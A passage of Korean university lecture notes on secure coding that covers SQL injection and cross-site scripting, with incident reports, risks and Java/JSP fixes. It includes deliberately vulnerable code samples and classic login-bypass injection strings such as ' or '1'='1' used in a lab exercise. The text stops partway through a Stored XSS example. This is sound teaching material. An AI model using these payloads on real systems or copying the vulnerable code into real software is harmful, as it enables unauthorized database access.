

컴퓨터보안 13주차

2023. 05. 30. (Wed)



Table of Contents


1. SQL 삽입
2. 크로스사이트 스크립트
3. 경로순회
4. 역직렬화
5. Q&A

SQL 삽입

❖ 개요 [1/3]

• 소개

- SQL 삽입 보안약점은 입력된 데이터에 대한 유효성 검사를 하지 않을 경우, 공격자가 입력 폼 및 URL 입력창에 SQL 문장을 삽입하여 DB로부터 정보를 열람하거나 조작할 수 있는 보안약점
- 해당 보안약점이 내재된 웹 응용프로그램에서는 사용자로부터 입력된 값을 검증 없이 넘겨받아 SQL 문장을 생성하기 때문에 개발자가 의도하지 않은 조작된 SQL 문장이 실행되어 정보유출의 위험성이 있음



웹 응용프로그램 SQL 삽입 시나리오

- ① 공격자는 웹 응용프로그램의 로그인 창을 대상으로 SQL 문장을 조작할 수 있는 문자열을 삽입
- ② 웹 응용프로그램에서는 외부 입력값을 검증하지 않고 DB 질의문에 사용함
- ③ DB는 조작된 SQL 문장을 실행하여 인가되지 않은 사용자인 공격자가 DB의 데이터를 무단으로 조회 또는 삭제가 가능
- ④ 공격자는 SQL 삽입 보안약점을 악용하여 공격한 결과를 획득 가능

SQL 삽입

❖ 개요 [2/3]

• 위험성

➤ 공격자는 SQL 삽입을 악용하여 다음을 수행할 수 있다.

- # 데이터베이스 중요 데이터 읽기 및 쓰기
- # 데이터베이스 관리 작업 실행
- # 데이터베이스 종료 및 감시
- # DBMS* 테이블 및 로그 삭제
- # DBMS 사용자 추가
- # DBMS 파일의 내용 복구

➤ SQL 삽입은 공격자에게 다음을 가능하게 한다.

- # 신분 위조
- # 기본 데이터 변조
- # 시스템의 모든 데이터 외부 유출
- # 데이터 삭제 및 사용 불가
- # 데이터베이스 서버 관리자 권한 취득

* DBMS(Database Management system): 데이터베이스를 생성하고 관리하는 소프트웨어로, 사용자가 데이터베이스에서 데이터를 생성, 읽기, 업데이트 및 삭제할 수 있는 소프트웨어 도구의 집합

SQL 삽입

❖ 개요 [3/3]

• 사고사례

관리소홀로 해킹당한 'OO'·'OO'·'OO', 과태료 2140만원

개인정보보호위원회는 개인정보보호 법규를 위반한 3개 사업자에 총 3700만원의 과징금과 2140만원의 과태료를 부과하기로 결정했다. 조사 결과 해당 사업자들은 웹쉘과 SQL 인젝션 공격 등 해킹으로 인해 개인정보가 유출된 것으로 확인됐다.

SQL 삽입은 데이터베이스에 대한 질의 값을 조작해 해커가 원하는 자료를 데이터베이스로부터 빼내는 공격 기법이다. 피해를 입은 사업자들은 입력 값에 대한 검증을 소홀히 하여 개인정보가 타인에게 노출되었다.

전문가는 해커의 공격으로 인한 개인정보 유출 사고가 지속적으로 발생되고 있으며, 사업자는 보안 취약점을 주기적으로 확인해 개인정보처리시스템에 대한 불법적인 접근을 막고 안전조치 의무 준수 여부를 상시 점검해야 한다고 말했다.

출처: IT조선, 2022.06.08.

'OO', 700만 사용자 개인정보 유출

사용자들이 직접 제작한 드라마나 영화 자막을 서로 공유하는 사이트인 해외의 자막 공유 사이트 OO에서 대규모 개인정보 유출 사고가 발생했다.

공격자는 몸값을 받은 이후에도 사이트를 복구하지 않았다. 사고 이후 678만 315명의 이메일, 아이피 주소, 사용자 이름, 국적, MD5 해시로 저장된 암호까지 온라인으로 유출됐다.

공격자는 SQL 삽입을 이용해 사이트의 최고 관리자 권한을 취득했다. SQL 삽입은 오래된 기법으로 대부분의 기업에서 예방을 했지만, 해당 사이트는 낙후된 보안 체계로 인해 발생했다고 고백했다.

출처: CCTV NEWS, 2022. 01. 24

대규모 SQL 삽입 공격으로 국내 웹사이트 무작위 해킹

위협 정보공유 서비스 OO에 따르면 학교, 학회, 평생교육원 등 수많은 불특정 웹사이트가 공격받은 것으로 확인됐다. 공격받은 홈페이지는 총 18개의 단축 URL 이 삽입되어 있었다.

해당 공격은 SQL 삽입으로 데이터베이스와 연동된 웹 응용프로그램에서 입력된 데이터에 대한 유효성 검증을 하지 않아 발생됐다. 이로 인한 피해 웹사이트가 매우 많을 것이라고 예측된다.


SQL 삽입은 개발자가 의도하지 않은 쿼리가 생성되어 정보 유출에 악용될 수 있으며 데이터베이스까지 통째로 탈취당할 수 있는 매우 심각한 취약점이다.

출처: 보안뉴스, 2019. 05. 23.

❖ 분석 [1/7]

- 예제 코드

- SQL 삽입 보안약점에 대해 방비가 되어있지 않은 예제 코드를 분석함
- 해당 예제 코드는 SQL 문장을 데이터베이스로 전송할 때 Statement 인터페이스를 사용함
- Statement 인터페이스를 통해 데이터베이스가 SQL 문장을 전달받고 실행할 때는 [그림 2]와 같이 구문 분석 및 정규화(Parsing & Normalization), 컴파일(Compilation), 쿼리 최적화(Query Optimization), 캐시(Cache), 실행(Execution)의 5가지 단계를 매번 수행함



- Statement 인터페이스는 공격자가 악의적인 입력값을 전달하면 SQL 문장을 별도의 검증없이 그대로 실행하기 때문에 SQL 삽입 보안약점이 발생할 수 있음

❖ 분석 [2/7]

• 예제 코드

- 아래 코드는 Statement 인터페이스를 사용한 예제로 SQL 삽입 보안약점이 내재되어 있음
- 해당 코드는 외부로부터 입력 받은 'inName'의 값이 아무런 검증과정 없이 'name' 변수로 SQL 질의문으로 사용될 문자열 'sql' 변수를 생성하고 이 변수가 SQL 문장 실행에 사용되는 문제가 있음
- 생성된 SQL 문장을 실행하기 위해 Connection 클래스의 createStatement 메서드를 호출하고 Statement 객체를 생성하고 executeQuery 메서드의 매개변수로 'sql' 변수를 사용하여 SQL 문장을 실행함
- 다시 말해서 아래 코드에서 Statement 인터페이스는 구문 분석 및 정규화를 수행할 때 자체적인 외부 입력값에 대한 검증 기능이 제공되지 않으며, 개발자가 추가적인 검증 기능 또한 구현하지 않았기 때문에 SQL 삽입 보안약점이 내재되어 있는 것임

```
1. String name = request.getParameter("inName");  
2. String sql = "SELECT * FROM board WHERE user = '" + name + "'";  
3. Connection con = db.getConnection();  
4. Statement stmt = con.createStatement();  
5. ResultSet rs = statement.executeQuery(sql);
```

❖ 분석 [3/7]

- 예제 코드

- 전 슬라이드 코드의 SQL 문장은 정상적인 값이 대입됐을 때 아래 코드의 ①번 SQL 문장과 같이 구성될 수 있음
- 하지만 악의적인 목적 하에 'inName'의 값으로 SQL 문장을 조작할 수 있는 문자열을 대입하여 ②번 SQL 문장과 같이 구성된다면 SQL 문장의 조건절이 모두 참(True)으로 구조가 변경되어 board 테이블의 모든 내용이 조회됨

```
① SELECT * FROM board WHERE user = 'Alice';  
② SELECT * FROM board WHERE user = 'a' or 'a' = 'a';
```


❖ 분석 [4/7]

- 대응방안

- SQL 삽입 보안약점을 방지하기 위해서는 입력된 데이터에 대한 유효성 검증(Input validation)을 고려해야 함
- 대표적인 방법으로는 허용 가능한 입력 값 목록을 생성하여 해당 목록에 부합하지 않는 입력 값은 사용할 수 없도록 거부 및 적합한 형태로 변환하는 것과 컴파일된 SQL 문장을 사용하는 PreparedStatement 인터페이스를 활용하는 방안이 있음

SQL 삽입

❖ 분석 [5/7]

• 대응방안

- 아래 코드는 String 클래스에서 제공하는 replaceAll 메서드를 사용한 시큐어 코딩 예시임
- replaceAll 메서드의 첫 번째 매개변수는 변환하고자 하는 대상이 될 문자열, 두 번째는 변환할 문자열 값임
- 예제에서는 SQL 문장의 구조가 변경될 수 있는 특수문자인 따옴표(')를 널(null) 문자로 치환했음
- 따옴표 뿐만 아니라 세미콜론(;)과 같은 SQL 문장에서 사용되는 특수문자들은 SQL 삽입 보안약점을 발생시킬 수 있기 때문에 문자들을 치환하여 시큐어 코딩을 적용할 수 있음

```

1. String name = request.getParameter("inName");
2. String sql = "SELECT * FROM board WHERE user= " + name.replaceAll("'", "");
3. Connection con = db.getConnection();
4. Statement stmt = con.createStatement();
5. ResultSet rs = statement.executeQuery(sql);
  
```

SQL 삽입

❖ 분석 [6/7]

• 대응방안

- 아래 코드는 정규 표현식*을 활용한 시큐어 코딩 예시임
- 해당 예제에서 2번 라인은 의도하지 않은 입력 값으로 특수문자들(/, *, -, ', ", ?, #, (,), ;, @, =,)에 대한 패턴을 검증하여 3번 라인에서 replaceAll 메서드를 통해 모두 널 문자로 치환함
- 그 다음 SQL 질의어(union, select, from, where)를 패턴으로 만들어 대소문자를 가리지 않고(CASE_INSENSITIVE) 보안약점을 감지하는 예외처리를 통해 SQL 삽입을 예방함

```

1. String name = request.getParameter("inName");
2. final Pattern specialChars = Pattern.compile("['\\"\\-#()@;=*/+]");
3. name = specialChars.matcher(name).replaceAll("");
4.
5. final String regex = "(union|select|from|where)";
6. final Pattern pattern = Pattern.compile(regex, Pattern.CASE_INSENSITIVE);
7. final Matcher matcher = pattern.matcher(name);
8.
9. if(matcher.find()) {
10.     system.out.println("<script>alert('SQL 삽입 감지!!!');</script>");
11. }
  
```

SQL 삽입

❖ 분석 [7/7]

• 대응방안

- SQL 삽입 보안약점의 대응 방안으로 가장 효과적으로 알려진 해결책은 SQL 문장의 틀을 미리 컴파일후 생성하며 외부 입력으로 받은 값을 특정 변수로 바인딩 하는 API를 활용하는 것임
- Java의 경우 PreparedStatement 인터페이스를 사용할 수 있음
- 아래 소스 코드는 분석[2/?]에서 내재되어 있는 SQL 삽입 보안약점을 대응하기 위해 PreparedStatement 인터페이스와 setString 메서드를 사용하여 외부로부터 입력된 문자열 값을 바인딩*한 예시임
- 해당 예제에서는 1번 라인의 외부 입력값인 name을 2번 라인의 컴파일된 SQL 문장에서 물음표로 바인딩하여 악의적인 SQL 삽입에 의한 SQL 문장 구조 변경을 방지함
- 이후 setString 메서드를 사용하여 바인딩된 인덱스와 name 변수 값을 매개변수로 전달하여 SQL 문장의 물음표를 사용자가 입력한 데이터로 대체함

```

1. String name = request.getParameter("name");
2. String sql = "SELECT * FROM board WHERE username = ?";
3. Connection con = db.getConnection();
4. PreparedStatement pstmt = con.prepareStatement(sql);
5. pstmt.setString(1, name);
6. ResultSet rs = pstmt.executeQuery();
  
```

* 바인딩(Binding): 프로그램내에서 변수, 배열, 라벨, 절차 등의 명칭, 즉 식별자(identifier)가 그 대상인 메모리 주소, 데이터 형 또는 실제 값으로 지정되는 것

SQL 삽입

❖ 시큐어 코딩 [1/6]

- 실습코드 소개

- SW개발보안 능력을 향상시키기 위해 실제 SQL 삽입 보안약점이 내재된 실습코드에 시큐어 코딩을 적용함
- 실습 페이지는 교수자가 제공하는 가상머신들의 환경 설정을 모두 마쳤다면 클라이언트 가상머신에 존재하는 Pale Moon 브라우저에 접속 후 다음의 주소를 입력할 시 확인할 수 있음
 - ✓ http://서버IP:8080/basic/sql_injection.jsp
- 정상적으로 기본 실습 페이지에 접속하였다면 다음과 같은 화면을 확인할 수 있음

SQL 삽입

❖ 시큐어 코딩 [2/6]

• 실습코드 소개


- 위 실습 웹페이지는 SQL 삽입 보안약점이 내재되어 있어 입력창에 다음과 같은 SQL 삽입 공격이 가능함

```
아이디: admin
비밀번호: ' or '1'='1'
```

- 해당 공격은 실제로 다음과 같은 SQL 문장으로 적용될 것이다.

```
SELECT * FROM accounts WHERE user='admin' and pwd='' or '1'='1';
```

- 해당 공격에 대한 결과는 다음과 같다.
- 아래 그림과 같이 정상적인 비밀번호를 입력하지 않아도 SQL 삽입 공격을 통하여 로그인 인증이 가능한 것을 확인할 수 있으며 시큐어 코딩을 적용하여 해당 보안약점으로 인한 보안위협을 차단해야 함



❖ 시큐어 코딩 [3/6]

- 실습코드 소개

- 해당 웹페이지의 로그인(ID, PW 입력 및 검증) 처리 기능은 MemberDAO.java 파일에서 구현되어 있으며 소스 코드 에디터인 비주얼 스튜디오 코드 (VSCode)로 해당 소스코드를 확인하여 다음과 같은 소스 코드를 확인 가능

```
1. public void doPrivilegedAction(String username, char[] password)
   throws SQLException {
2.     Connection connection = getConnection();
3.     if (connection == null) {
4.     }
5.     try {
6.         String pwd = hashPassword(password);
7.         String sqlString = "SELECT * FROM db_user WHERE username = '" +
           username + "' AND password = '" + pwd + "'";
8.         Statement stmt = connection.createStatement();
9.         ResultSet rs = stmt.executeQuery(sqlString);
10.        if (!rs.next()) {
11.            throw new SecurityException("비밀번호가 틀렸습니다.");
12.        }
13.    } finally {
14.        try {
15.            connection.close();
16.        } catch (SQLException x) {
17.        }
18.    }
19. }
```

SQL 삽입

❖ 시큐어 코딩 [4/6]

• 시큐어 코딩 적용

- 로그인 처리 기능이 구현된 실습코드(MemberDAO.java) 분석 후 시큐어 코딩을 적용
- 실습코드에 보안약점이 발생한 원인과 적용할 수 있는 시큐어 코딩 방법은 다음과 같음
- **보안약점 발생 원인**
 - ✓ 입력 값(SQL 구문)에 대해서 검증이나 예외처리를 하지 않음
- **시큐어 코딩 적용가능 방법**
 - ✓ PreparedStatement 인터페이스 구현
 - ✓ setString() 메서드를 사용하여 입력 값 검증
- **다음과 같은 절차를 통해 시큐어 코딩을 적용함**
 - ✓ 로그인 폼 소스코드에서 보안위협에 노출되는 보안약점 내재 코드를 확인함
 - ✓ 입력 값에 대한 검증을 진행할 수 있도록 시큐어 코딩을 적용함
 - ✓ 최종적으로 정상적이지 않은 데이터(SQL 구문)가 입력된다면 ‘정상적이지 않은 입력입니다’라는 내용의 메시지를 출력함

SQL 삽입

❖ 시큐어 코딩 [5/6]

- 시큐어 코딩 적용
 - 로그인 기능이 구현되어 있는 소스코드에 시큐어 코딩을 적용하였다면 다시 웹 서버를 가동하여 실습 응용프로그램의 웹 페이지를 다시 확인함
 - 웹 서버를 가동하기 앞서 바뀐 코드를 다시 컴파일 하기 위해 compile.sh 스크립트를 실행


```
//컴파일 및 서버 재가동 스크립트가 존재하는 경로로 이동  
  
/home $ cd /home/nsr-testserver/share/nsr_content/web_based/webapps/src/ROOT/WEB-INF/classes  
  
//스크립트 실행  
  
/classes $ sh compile.sh
```

SQL 삽입

❖ 시큐어 코딩 [6/6]

- 시큐어 코딩 적용

- 시큐어 코딩 적용 이전에 가능했던 SQL 삽입 공격을 다시금 시도
- 정상적으로 시큐어 코딩을 적용하였다면 SQL 삽입에 대한 공격의 결과로 아래 그림과 같은 화면을 확인할 수 있음
- 그와 반대로 시큐어 코딩이 정상적으로 이루어지지 않은 경우에는 같은 공격을 통해 재차 로그인된 화면을 확인할 수 있음



크로스사이트 스크립트

❖ 개요 [1/6]

- 소개


- 크로스사이트 스크립트(XSS)는 검증되지 않은 입력 값으로 인해 희생자의 웹 브라우저에서 의도하지 않은 악성 스크립트가 실행되는 보안약점
- 공격자는 크로스사이트 스크립트 보안약점을 통해 사용자의 개인정보 및 쿠키정보 탈취, 악성코드 감염, 웹 페이지 변조 등을 진행할 수 있고 희생자에게 비정상적인 기능을 수행하게 할 수 있음
- 크로스사이트 보안약점은 공격 유형에 따라 Reflected XSS, Stored XSS, DOM 기반 XSS 세 가지 유형으로 분류 가능

크로스사이트 스크립트

❖ 개요 [2/6]

• 소개

➤ 아래 그림은 Reflected XSS 유형의 공격 시나리오임



Reflected XSS 공격 시나리오


- ① 공격자는 이메일로 URL을 희생자에게 전달하여 악성 스크립트(hook.js) 실행을 유도한다.
- ② 희생자는 전달받은 URL을 클릭하여 웹 응용프로그램에게 악성 스크립트 실행을 요청한다.
- ③ 웹 응용프로그램은 악성 스크립트를 포함한 응답 내용을 희생자에게 전달한다.
- ④ 희생자에게 전달된 세션 등의 응답 내용은 악성 스크립트로 인해 공격자 서버로 다시 전달된다.
- ⑤ 공격자는 가로챈 세션을 통해 웹 응용프로그램에 로그인한다.

크로스사이트 스크립트

❖ 개요 [3/6]

• 소개

➤ 아래 그림은 Stored XSS 유형의 공격 시나리오임



Stored XSS 공격 시나리오


- ① 공격자는 웹 응용프로그램에서 악성 스크립트를 포함한 글을 등록한다.
- ② 데이터베이스는 악성 스크립트가 포함된 글을 저장한다.
- ③ 희생자는 공격자의 글을 웹 응용프로그램에 요청한다.
- ④ 데이터베이스는 공격자의 글을 전송하고 스크립트가 실행되며 쿠키 정보를 공격자에게 전송한다.

크로스사이트 스크립트

❖ 개요 [4/6]

- 소개

➤ 아래 그림은 DOM기반 XSS 유형의 공격 시나리오임



DOM기반 XSS 공격 시나리오

- ① 공격자는 악의적인 스크립트가 포함된 URL을 희생자에게 전송하고 클릭하도록 유도한다.
- ② 희생자는 URL을 클릭하여 웹 응용프로그램에게 HTML 문서를 요청하고 응답 받는다.
- ③ 희생자의 브라우저는 HTML을 읽을 때 악의적인 스크립트가 실행된다.
- ④ 악의적인 스크립트가 실행되어 희생자의 민감한 정보를 공격자에게 송신한다.

크로스사이트 스크립트

❖ 개요 [5/6]

- 위험성

- 공격자는 크로스사이트 스크립트 보안약점을 악용하여 다음을 수행할 수 있다.

- # 쿠키 정보 및 세션 획득
- # 시스템 관리자 권한 획득
- # 기밀 정보 도용
- # 거짓 요청 생성
- # 인증 정보 수집을 위한 거짓 필드 생성
- # 강제 다운로드
- # 자격 증명 수집

- 크로스사이트 스크립트 보안약점은 공격자에게 다음을 가능하게 할 수 있다.

- # 피싱 사이트 리다이렉션
- # 악성코드 실행 및 다운로드
- # 부적절한 콘텐츠 삽입
- # 크로스사이트 요청 위조 보호 우회

크로스사이트 스크립트

❖ 개요 [6/6]

• 사고사례

OO 사용기업 주의, 심각한 원격 해킹 가능...패치 적용 필수

OO 보안연구원은 비즈니스 커뮤니케이션 플랫폼 OO의 스텔스 공격이 가능한 보안약점에 대해 자세한 내용을 발표했다. 해당 보안약점은 'OO' 도메인에 영향을 미치는 크로스사이트 스크립트 보안약점이다.

공격자는 OO 데스크톱 응용 프로그램에서 원격코드를 실행하여 피해자의 컴퓨터에 접속하고 장치 및 회사 내부 네트워크에 완전히 액세스한 후 민감한 정보까지 탈취할 수 있다.

OO는 10월 업데이트를 통해 보안약점을 패치했지만, 아직까지 OO의 지난 버전을 사용하는 기업들은 신속한 패치를 적용해야 안전하다.

출처: IT조선, 2022.06.08.

OO, XSS 오류 찾아낸 보안 전문가에게 1만 달러 보상해

한 보안 전문가가 자동차 기업인 OO로부터 1만 달러의 보상금을 받았다. 익스플로잇을 통해 차량 정보를 훔치거나 조작할 수 있도록 해주는 XSS 취약점을 발견했기 때문이다.

보안 전문가는 해당 취약점을 통해 차량 내부 애플리케이션으로부터 나온 것으로 보이는 정보를 수집할 수 있었으며, 정보에는 펌웨어 세부 사항, 지오펜스 위치, CAN 뷰어, 환경설정 내용과 같은 민감한 정보도 포함되어 있었다.

OO에서는 해당 취약점을 평가했고, 심각성에 있어서 가장 높은 점수를 부여했다. 점수로부터 12시간 이후 OO은 긴급 픽스를 배포하기 시작했고 보안 전문가는 상금으로 1만 달러를 받을 수 있었다.

출처: 보안뉴스, 2019. 07. 16

OO에서 발견된 취약점 통해 웹사이트 장악 가능

인기 높은 OO 플러그인에서 발견된 보안약점을 통해 크로스사이트 스크립트 보안약점 공격이 활발해지고 있다. 해당 플러그인은 OO의 AMP 프로젝트 기능을 웹사이트에 추가한 것으로 약 10만번 다운로드된 상태이다.

해당 보안약점을 통해 공격자는 로그인된 관리자를 겨냥하고 크로스사이트 스크립트 보안약점 공격을 진행했다. 이 공격자는 스스로를 감추기 위해 공을 들였지만, 사용자-에이전트 문자열에서 실수를 저질렀다.

OO는 "해당 실수 하나로 모든 공격과 관련된 요소들을 추적했다"고 한다.

출처: 보안뉴스, 2018. 11. 22.

크로스사이트 스크립트

❖ 분석 [1/11]

• 예제 코드

- 크로스사이트 스크립트 보안약점에 대해 방비가 되어있지 않은 예제 코드를 분석
- 해당 예제 코드는 Reflected XSS, Stored XSS, DOM 기반 XSS로 세 가지 공격 유형에 모두 취약한 코드
- Reflected XSS 공격은 검색 결과, 에러 메시지 등과 같은 외부에서 입력 받은 악성 스크립트가 포함된 URL 파라미터 값을 사용자 브라우저에서 응답할 때 발생함
- 공격 스크립트가 삽입된 URL을 사용자가 쉽게 확인할 수 없도록 변형하여 이메일, 메신저, 파일 등으로 실행을 유도
- 아래 소스코드는 외부 입력 값이 별도의 검증 없이 화면에 출력될 경우, 외부 입력 값으로 공격 스크립트가 포함된 URL을 생성할 수 있어 안전하지 않음

```

1. <html>
2. <body>
3.     <h1>Reflected XSS</h1>
4.     <%String keyword = request.getParameter("inKeyword");%>
5.     <p>Keyword:<%= keyword %></p>
6. </body>
7. </html>
  
```

크로스사이트 스크립트

❖ 분석 [2/11]

• 예제 코드

- Stored XSS 공격은 웹 사이트의 게시판, 댓글 영역, 사용자 프로필 등의 입력폼으로 악성 스크립트를 삽입하여 데이터베이스(DB)에 저장될 때 발생함
- 사용자가 사이트를 방문하여 저장되어 있는 페이지에 정보를 요청할 때, 웹 응용프로그램은 악성 스크립트를 사용자에게 전달하여 사용자 브라우저에서 스크립트가 실행
- 아래 소스코드는 게시판의 댓글 입력폼으로 외부로부터 입력 받은 값이 DB에 저장되고 이를 검증 없이 화면에 출력할 경우, 공격 스크립트가 실행되어 안전하지 않음

```

1. <html>
2.     <body>
3.         <h1>Stored XSS</h1>
4.         <div class="comment">
5.             <h3 class="comment__user">${comment.user}</h3>
